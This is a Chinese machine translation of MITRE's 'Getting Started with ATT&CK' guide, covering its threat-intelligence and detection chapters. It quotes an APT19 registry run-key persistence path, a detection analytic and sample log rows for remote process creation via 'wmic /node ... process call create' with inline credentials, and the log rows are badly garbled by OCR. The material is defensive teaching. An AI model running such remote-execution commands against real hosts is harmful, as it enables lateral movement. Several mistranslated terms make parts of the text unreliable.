




MITRE

入门

# ATT&CK™



# 入门 ATT&CK™

## 投稿人

---

亚当·彭宁顿 ( Adam Pennington ) , 编辑

安迪·阿普鲍姆 ( Andy Applebaum )

凯蒂·尼克尔斯 ( Katie Nickels )

蒂姆·舒尔茨

布莱克·斯特罗姆

约翰·韦德

入门

# ATT&CK™

## 目录

---

前言	1个
威胁情报	2
检测与分析	10
对手模拟和红色团队	20
评估与工程	29
关于作者	39
关于ATT & CK	40
关于MITRE	40

## 前言

过去几年来，MITRE ATT & CK™框架在网络安全领域的普及和采用令人难以置信。我们很高兴与一个充满活力且不断发展的社区合作，创建了许多有用的文章，演示文稿，博客文章和推文，所有这些都可以帮助人们了解ATT & CK。

尽管有这些丰富的资源，但感觉好像其中的大多数材料要么介绍了ATT & CK的内容，要么深入探讨了有关ATT & CK的高级主题。但是，如果您只是迈出第一步呢？

这就是为什么在2019年夏季我们决定围绕ATT & CK入门撰写一系列博客文章的原因。这些帖子的灵感来自于Katie Nickels的Sp4rkcon演讲“将MITTER ATT & CK与您所拥有的，身处何处付诸行动”，由ATT & CK团队的成员撰写，重点关注我们认为ATT & CK的四个主要用例。对于每个用例，作者根据可用资源和整体成熟度为组织如何开始使用ATT & CK提出了建议。

该出版物将最初发布在Medium上的他们的集体智慧汇集到一个包中。我们希望您阅读它并获得有关ATT & CK入门的一些新想法。让我们知道您的想法-我们很乐意听到您的反馈。

亚当·彭宁顿  
首席网络安全工程师ATT & CK首席MITER博客编辑

[Attack.mitre.org](http://Attack.mitre.org)

[medium.com/mitre-attack](https://medium.com/mitre-attack)

[twitter.com/MITREattack](https://twitter.com/MITREattack)[linkedin.com/showcase/mitre-att&ck](https://linkedin.com/showcase/mitre-att&ck)

# 1个 威胁情报

凯蒂·尼克尔斯 ( Katie Nickels )

根据来自的反馈 ATT & CK 用户，都在 [第一个ATT & CKcon](#) 从其他途径，我们学到了很多东西。在与您交谈时，我们意识到这将有助于我们退后一步，专注于许多人遇到的问题：我如何开始使用ATT & CK？

本书以一系列博客文章开始，旨在针对四个关键用例回答该问题：

?? 威胁情报

?? 检测与分析

?? 对手模拟和红队

?? 评估与工程我们 [重组我们的网站](#) 共享基于这些用例的内容，我们希望这些博客文章将添加到这些资源中。

---

ATT & CK对于任何想要迈向威胁型防御的组织都非常有用，因此无论您的团队多么熟练，我们都希望就如何开始的想法进行交流。我们将这些帖子分为不同级别：

?? 1级 对于那些刚开始可能没有很多资源的人

?? 2级 适用于开始成熟的中级团队

?? 3级 为更高级的网络安全团队和资源

我们从谈论威胁情报开始，因为这是最好的用例（尽管我敢肯定我的同事可能对此表示反对！）。

在2018年，我给了 [高层次概述 如何使用ATT & CK推进网络威胁情报（CTI）](#)。在本章中，我将以此为基础并分享入门的实用建议。

## 1级

网络威胁情报就是了解您的对手的行为，并使用这些信息来改善决策。对于只有几个分析人员的组织，他们希望开始使用ATT & CK进行威胁情报，您可以采用的一种方法是，由一个您关心的小组来研究他们在ATT & CK中的行为。您可以从中选择一个组 [我们在网站上映射的那些](#) 根据他们先前针对的组织。另外，许多威胁情报订阅提供程序也映射到ATT & CK，因此您可以将其信息用作参考。

---

例：如果您是制药公司，则可以在我们的搜索栏中或在我们的网站上进行搜索 [群组页面](#) 找出那个 APT19 是针对您所在行业的一个小组。

pharmaceutical

Groups

Term found on page

FIN4 (ID: G0085)

APT19 (ID: G0073) (Assoc. Groups:  
Codoso, C0d0so0, Codoso Team,  
Sunshop Group)

Turla (ID: G0010) (Assoc. Groups:  
Waterbug, WhiteBear, VENOMOUS  
BEAR, Snake, Krypton)

搜索“药品”

Home > Groups > APT19

## APT19

APT19 is a Chinese-based threat group that has targeted a variety of industries, including defense, finance, energy, pharmaceutical, telecommunications, high tech, education, manufacturing, and legal services. In 2017, a phishing campaign was used to target seven law and investment firms. [1] Some analysts track APT19 and Deep Panda as the same group, but it is unclear from open source information if the groups are the same. [2] [3] [4]

APT19集团的描述

从那里，您可以调出该小组的页面，以查看他们使用的各种技术（仅基于我们已映射的开源报告），以便您可以了解有关它们的更多信息。如果您由于不熟悉该技术而需要更多有关该技术的信息，那没问题-可以在ATT & CK网站上找到它。您可以对我们映射到该组所使用的每个软件样本重复此操作，我们将在ATT & CK网站上分别进行跟踪。

例：一种使用的技术 APT19 是 [注册表运行键/启动文件夹](#)。

Enterprise	T1060	Registry Run Keys / Startup Folder	An APT19 HTTP malware variant establishes persistence by setting the Registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows Debug Tools-%LOCALAPPDATA%\ [4]
------------	-------	------------------------------------	--

那么，我们如何使这些信息具有可操作性呢？这正是威胁情报的重点所在？让我们与捍卫者分享这一点，因为这是一个针对我们部门的团体，我们希望对他们进行防御。执行此操作时，您可以访问ATT & CK网站以获取一些想法，以帮助您开始进行技术检测和缓解。

**例：**让防御者知道APT19使用的特定注册表运行密钥。但是，他们可能会更改它并使用其他运行键。如果查看有关该技术的检测建议，则会看到一条建议，就是监视注册表中是否有您在环境中看不到的新运行密钥。与您的辩护人进行一次很棒的对话。

## Registry Run Keys / Startup Folder

Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in.<sup>[1]</sup> These programs will be executed under the context of the user and will have the account's associated permissions level.

### Detection

Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders.<sup>[142]</sup> Suspicious program execution as startup programs may show up as outlier processes that have not been seen before when compared against historical data.


的检测思路 [注册表运行键/启动文件夹技术](#)

总之，一种开始将ATT & CK用于威胁情报的简单方法是查看您关心的单个对手组。确定他们使用的某些行为可以帮助您告知防御者他们如何尝试检测该组的信息。

### 2级

如果您有一个威胁分析人员团队定期查看有关对手的信息，那么您可以采取的下一个行动是将情报映射到ATT & CK自己，而不是使用其他人已经映射的情报。如果您有关于您的组织曾发生过的事件的报告，则这可能是映射到ATT & CK的一个很好的内部来源，或者您可以使用外部报告（例如博客文章）。为了解决这个问题，您可以只从一个报告开始。

例：这是一个摘录 [FireEye报告](#) 已经映射到ATT&CK。



我们知道，当您不了解数百种技术时，尝试映射到ATT&CK可能会令人生畏。您可以按照以下过程来帮助完成此任务。

- 1。了解ATT&CK -熟悉ATT&CK的总体结构：战术（对手的技术目标），技术（如何实现这些目标）和程序（技术的特定实现）。看看我们的 [入门](#) 页面和 [哲学论文](#)。
- 2。查找行为 -从更广泛的角度考虑对手的行为，而不仅仅是他们使用的原子指示符（例如IP地址）。例如，以上报告中的恶意软件“建立了SOCKS5连接”。建立联系的行为是对手采取的行为。
- 3。研究行为 —如果您不熟悉该行为，则可能需要做更多的研究。在我们的示例中，一些研究表明SOCKS5是第5层（会话层）协议。
- 4。将行为转化为策略 -考虑对手对该行为的技术目标，并选择合适的策略。好消息：只有 [12招](#) 从企业ATT&CK中选择。对于SOCKS5连接示例，建立连接以供以后进行通信将属于 [指挥与控制策略](#)。
5. 弄清楚哪种技术适用于行为 —这可能有些棘手，但是借助您的分析技能和ATT&CK网站示例，这是可行的。如果您在我们的网站上搜索SOCKS，该技术 [标准非应用层协议 \(T1095\)](#) 弹出。查看技术说明，您会发现这很适合我们的行为。

6。将您的结果与其他分析师进行比较 —当然，您对行为的解释可能与其他分析师不同。这是正常现象，并且在ATT & CK团队中一直存在！我强烈建议将您的ATT & CK信息映射与其他分析师的映射进行比较，并讨论所有差异。对于那些拥有几个分析师的CTI团队来说，将信息映射到ATT & CK可能是确保您获取最相关的信息以满足组织要求的好方法。如上所述，您可以在此处将ATT & CK映射的对手信息传递给防御者，以告知防御者。

### 3级

如果您的CTI团队很高级，则可以开始将更多信息映射到ATT & CK，然后使用该信息确定防御的优先级。通过上述过程，您可以将内部和外部信息都映射到ATT & CK，包括事件响应数据，来自OSINT或威胁情报订阅的报告，实时警报以及组织的历史信息。

映射完这些数据后，您可以做一些很酷的事情来比较组并确定常用技术的优先级。例如，从ATT & CK导航器中获取此矩阵视图，我之前与我们在ATT & CK网站上映射的技术共享了该视图。仅APT3使用的技术以蓝色突出显示；仅APT29使用的指示灯以黄色突出显示，APT3和APT29两者使用的指示灯以绿色突出显示。（所有这些仅基于我们已映射的公开可用信息，这只是这些小组所做工作的一部分。）

APT3 + APT29技术

您应该根据组织的主要威胁来替换您关心的组和技术。为帮助您像上面一样制作自己的Navigator图层，这里有一个**分步指南**关于产生上述矩阵的步骤，以及[视频演练](#)还概述了导航器功能。

## Comparing Layers in ATT&CK Navigator

This document provides a walkthrough of how to use the ATT&CK Navigator (<https://mitre-attack.github.io/attack-navigator/enterprise/>) to compare two different layers. (Navigator is also available at <https://github.com/mitre-attack/attack-navigator>). This walkthrough would be useful if you want to compare techniques used by two different groups, but could be applied in many ways – to compare a group to your defensive coverage, your defensive coverage from one week to the next...whatever you want to do!

分步走动 比较层



[视频介绍导航器，并介绍如何比较图层](#)

然后，我们可以汇总信息以确定常用的技术，这可以帮助防御者知道应优先考虑的事项。这使我们能够确定技术的优先级，并与防御者分享他们应重点关注的检测和缓解措施。在上面的矩阵中，如果APT3和APT29是被视为对其构成高威胁的两个组织，则绿色技术可能是确定如何缓解和检测的最高优先级。如果我们的防御者已向CTI团队提出要求，以帮助他们弄清楚应该为防御分配优先资源的位置，那么我们可以与他们共享此信息，作为他们开始的地方。

如果我们的防御者已经对它们可以检测到的内容进行了评估（我们将在以后的章节中介绍），则可以将该信息叠加到您对威胁的了解中。这是一个集中资源的好地方，因为您知道团体

**你在乎已经使用那些技术 和 您无法检测到它们！**您可以根据已有的数据继续添加观察到的对手所采用的技术，并开发出常用技术的“热图”。Brian Beyer和我在SANS CTI峰会上谈到了我们如何提出基于MITRE策划和Red Canary策划的数据集的不同“前20名”技术。您的团队可以按照相同的过程创建自己的“前20名”。

映射ATT & CK技术的过程并不完美，并且存在偏见，但是该信息仍然可以帮助您开始更清楚地了解对手的行为。  
( 您可以在此阅读有关偏见和限制的更多信息 [滑台](#)，我们希望尽快分享其他想法。 )

对于寻求将ATT & CK用于CTI的高级团队来说，将各种来源映射到ATT & CK可以帮助您深入了解对手的行为，从而帮助您确定组织的优先级并为防御提供依据。

## 摘要

在《入门指南》的第一章中，我们根据您团队的资源向您介绍了三个不同级别的ATT & CK和威胁情报入门方法。在以后的章节中，我们将深入探讨如何开始使用其他用例，包括检测和分析，对手模拟和红色团队以及评估和工程。

# 检测与分析

约翰·韦德

希望您有机会在第1章中阅读了有关开始使用ATT & CK进行威胁情报的知识，该章逐步了解了对手正在采取什么行动来攻击您以及如何利用这些知识来确定防御的优先次序。在本章中，我将讨论如何为这些行为建立检测。

与本书的第一章一样，本章将根据您的团队的熟练程度和您可以访问哪些资源来按级别进行细分：

?? 1级 对于那些刚开始可能没有很多资源的人

?? 2级 对于那些已经开始成熟的中级团队

?? 3级 对于拥有更高级网络安全团队和资源的人员而言，构建检测ATT & CK技术的分析方法可能与您习惯进行检测的方法有所不同。基于ATT & CK的分析不是识别已知的不良行为并阻止它们，而是包括收集有关系统中发生的事件的日志和事件数据，并使用它们来识别ATT & CK中描述的可疑行为。

## 1级

创建和使用ATT & CK分析的第一步是了解您拥有哪些数据和搜索功能。毕竟，要查找可疑行为，您需要能够查看系统上正在发生的事情。一种方法是查看为每种ATT & CK技术列出的数据源。这些数据源描述了可以使您了解给定技术的数据类型。换句话说，它们为您提供了收集的良好起点。

### System Information Discovery

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture.

**Windows**

Example commands and utilities that obtain this information include `ver`, `Systeminfo`, and `SystemInformation` within cmd for identifying information based on present files and directories.

**Mac**

On Mac, the `systemsetup` command gives a detailed breakdown of the system, but it requires administrative privileges. Additionally, the `system_profiler` gives a very detailed breakdown of system information.

ID: T1082  
Tactic: Discovery  
Platform: Linux, macOS, Windows  
Permissions Required: User  
**Data Sources:** Process monitoring, Process command-line parameters  
CAPEC ID: CAPEC-311  
Version: 1.0

ATT & CK技术的数据源

如果您在数据源中查找了许多不同的技术，或者遵循该方法 [Roberto Rodriguez和Jose Luis Rodriguez在ATT&CKcon上进行了展示](#) 查看数据源的各种技术（[MITER还创建了一些帮助程序脚本](#)），您会注意到，有几种来源对于检测大量技术很有价值：

?? 流程和流程命令行监控，通常由Sysmon，Windows事件日志和许多EDR平台收集

?? 文件和注册表监视，也经常由Sysmon，Windows事件日志和许多EDR平台收集

?? 验证日志，例如通过Windows事件日志从域控制器收集的那些

?? 数据包捕获 尤其是东/西捕获，例如通过Zeek等传感器在网络中的主机和飞地之间收集的捕获

一旦知道了拥有的数据，就需要将这些数据收集到某种搜索平台（安全信息和事件管理或SIEM）中，以便对其进行分析。您可能已经将此作为IT或安全操作的一部分，或者可能需要构建一些新内容。对于这些屏幕快照和演练，我将使用带有Sysmon数据的ELK（ElasticSearch / Logstash / Kibana），但是有许多商业和开源产品，我们不建议使用任何特定平台。不要小看这些步骤。调整数据收集通常是最困难的部分！

**奖金级别0内容**：是否需要访问良好的企业数据集进行测试？看看[来自Splunk的SOC \(BOTS\)数据集的老板](#)要从[MITER的BRAWL数据集](#)。两者都可以JSON形式提供，因此可以加载到Splunk，ELK和其他SIEM中。BOTS非常广泛，并且包含真实的噪音，而BRAWL则更受限制，仅专注于红队活动。

在SIEM中获得数据后，就可以尝试进行一些分析了。一个很好的起点是查看其他人创建的分析，然后对您的数据进行分析。下面的资源中列出了几个分析存储库，但是如果您有端点过程数据，那么可以进行一个很好的入门分析：[CAR-2016-03-002](#)。这将尝试找到WMI在远程系统上执行命令的用法，这是由

[Windows管理规范](#)。

## CAR-2016-03-002: Create Remote Process via WMIC

Adversaries may use Windows Management Instrumentation (WMI) to move laterally, by launching executables remotely. The analytic CAR-2014-12-001 describes how to detect these processes with network traffic monitoring and process monitoring on the target host. However, if the command line utility `wmic.exe` is used on the source host, then it can additionally be detected on an analytic. The command line on the source host is constructed into something like `wmic.exe /node:\<hostname\> process call create "\<command line\>"`. It is possible to also connect via IP address, in which case the string `"\<hostname\>"` would instead look like `IP Address`.

Although this analytic was created after CAR-2014-12-001, it is a much simpler (although more limited) approach. Processes can be created remotely via WMI in a few other ways, such as more direct API access or the built-in utility `PowerShell`.

Submission Date: 2016/03/28  
 Information Domain: Host  
 Data Subtypes: Process  
 Analytic Type: TTP  
 Contributors: MITRE

### ATT&CK Detection

Technique	Tactic	Level of Coverage
Windows Management Instrumentation	Execution	Low

### Data Model References

Object	Action	Field
process	create	exe
process	create	command_line

### Implementations

#### Pseudocode

Looks for instances of `wmic.exe` as well as the substrings in the command line:

```

• process call create
• /node:

processes = search Process:Create
wmic = filter processes where (exe == "wmic.exe" and command_line == "* process call create *" and command_line == "* /node:*)
output wmic

```

通过WMIC创建远程过程的汽车入口

您将需要阅读和理解描述以了解其内容，但是使它运行的重要部分是底部的伪代码。将伪代码转换为搜索您正在使用的任何SIEM的方法（确保数据中的字段名称正确），然后可以运行它来获取结果。如果您不习惯翻译伪代码，也可以使用一个名为 [西格玛](#) 及其规则库以转换为您的目标。在这种情况下，CAR-2016-03-002为 [已包含在Sigma规则中](#)。

如果已经安装了Sigma并且位于其目录中，则可以运行以下命令以获取（例如）ELK / WinLogBeats查询：

```
sigmac --target es-qs -c 工具/config/winlogbeat.yml 规则/windows/process_creation/win_suspend_mi_execution.yml
```

May 1, 2017 15:18:56.04	data_model.action	create	data_model.fields.exe	WICCEA data_model.fields.command_line:	"wmic /node='beanc-brawico.com' user='braillobabe' password='M0uthY1b'" process call create	C:\cmd.exe -d -f "data_model.object: process"	
				Filestamp:	May 1, 2017 15:18:56.04	data_model.fields.keywords:	0x0000000000000000 data_model.fields.records: 344220 data_model.fields.size: 1284 data_model.fields.parent_image_path: C:\highload\temp\cmd\cmd.exe data_model.fields.usid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.usid: 0 data_model.fields.logs_guid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.logs_type: Microsoft-Windows-System data_model.fields.hostname: kressner-pc data_model.fields.logs_ip: 192.168.1.10 data_model.fields.parent.exe: phaledate.exe +0x0000000000000000 data_model.fields.logs_utime: 2017-05-01 19:16:56.004 data_model.fields.event_code: 1 data_model.fields.logs_file: C:\Windows\system32\cmd.exe data_model.fields.logs_file_name: cmd.exe data_model.fields.logs_file_ip: 192.168.1.10 data_model.fields.logs_file_hostname: kressner-pc data_model.fields.logs_file_logs: 1 data_model.fields.logs_file_logs_ip: 192.168.1.10 data_model.fields.logs_file_logs_hostname: kressner-pc
May 1, 2017 15:16:02.04	data_model.action	create	data_model.fields.exe	WICCEA data_model.fields.command_line:	"wmic /node='beanc-brawico.com' user='braillobabe' password='M0uthY1b'" process call create	C:\cmd.exe -d -f "data_model.object: process"	
				Filestamp:	May 1, 2017 15:16:02.04	data_model.fields.keywords:	0x0000000000000000 data_model.fields.records: 344220 data_model.fields.size: 1284 data_model.fields.parent_image_path: C:\highload\temp\cmd\cmd.exe data_model.fields.usid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.usid: 0 data_model.fields.logs_guid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.logs_type: Microsoft-Windows-System data_model.fields.hostname: test-pc-brawico.com data_model.fields.logs_ip: 192.0.2.10 data_model.fields.parent.exe: west.exe +0x0000000000000000 data_model.fields.logs_utime: 2017-05-01 19:16:02.004 data_model.fields.event_code: 1 data_model.fields.logs_file: C:\Windows\system32\west.exe data_model.fields.logs_file_name: west.exe data_model.fields.logs_file_ip: 192.0.2.10 data_model.fields.logs_file_hostname: test-pc-brawico.com data_model.fields.logs_file_logs: 1 data_model.fields.logs_file_logs_ip: 192.0.2.10 data_model.fields.logs_file_logs_hostname: test-pc-brawico.com data_model.fields.logs_file_logs_type: Microsoft-Windows-System\Operational data_model.fields.logs_file_hostname: test-pc-brawico.com data_model.fields.logs_file_logs_utime: 2017-05-01 19:16:02.004 data_model.fields.event_code: 1
May 1, 2017 15:15:02.00	data_model.action	create	data_model.fields.exe	WICCEA data_model.fields.command_line:	"wmic /node='beanc-brawico.com' user='braillobabe' password='M0uthY1b'" process call create	C:\cmd.exe -d -f "data_model.object: process"	
				Filestamp:	May 1, 2017 15:15:02.00	data_model.fields.keywords:	0x0000000000000000 data_model.fields.records: 344212 data_model.fields.size: 1284 data_model.fields.parent_image_path: C:\cmd.exe data_model.fields.usid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.usid: 0 data_model.fields.logs_guid: (07C8CEA-B42B-5987-0001-000C00000000) data_model.fields.logs_type: Microsoft-Windows-System data_model.fields.hostname: sarrilli-pc data_model.fields.logs_ip: 192.168.1.10 data_model.fields.parent.exe: east.exe +0x0000000000000000 data_model.fields.logs_utime: 2017-05-01 19:15:02.004 data_model.fields.event_code: 1 data_model.fields.logs_file: C:\Windows\system32\east.exe data_model.fields.logs_file_name: east.exe data_model.fields.logs_file_ip: 192.168.1.10 data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs: 1 data_model.fields.logs_file_logs_ip: 192.168.1.10 data_model.fields.logs_file_logs_hostname: sarrilli-pc data_model.fields.logs_file_logs_type: Microsoft-Windows-System\Operational data_model.fields.logs_file_hostname: sarrilli-pc data_model.fields.logs_file_logs_utime: 2017-05-01 19:15:02.004 data_model.fields.event_code: 1
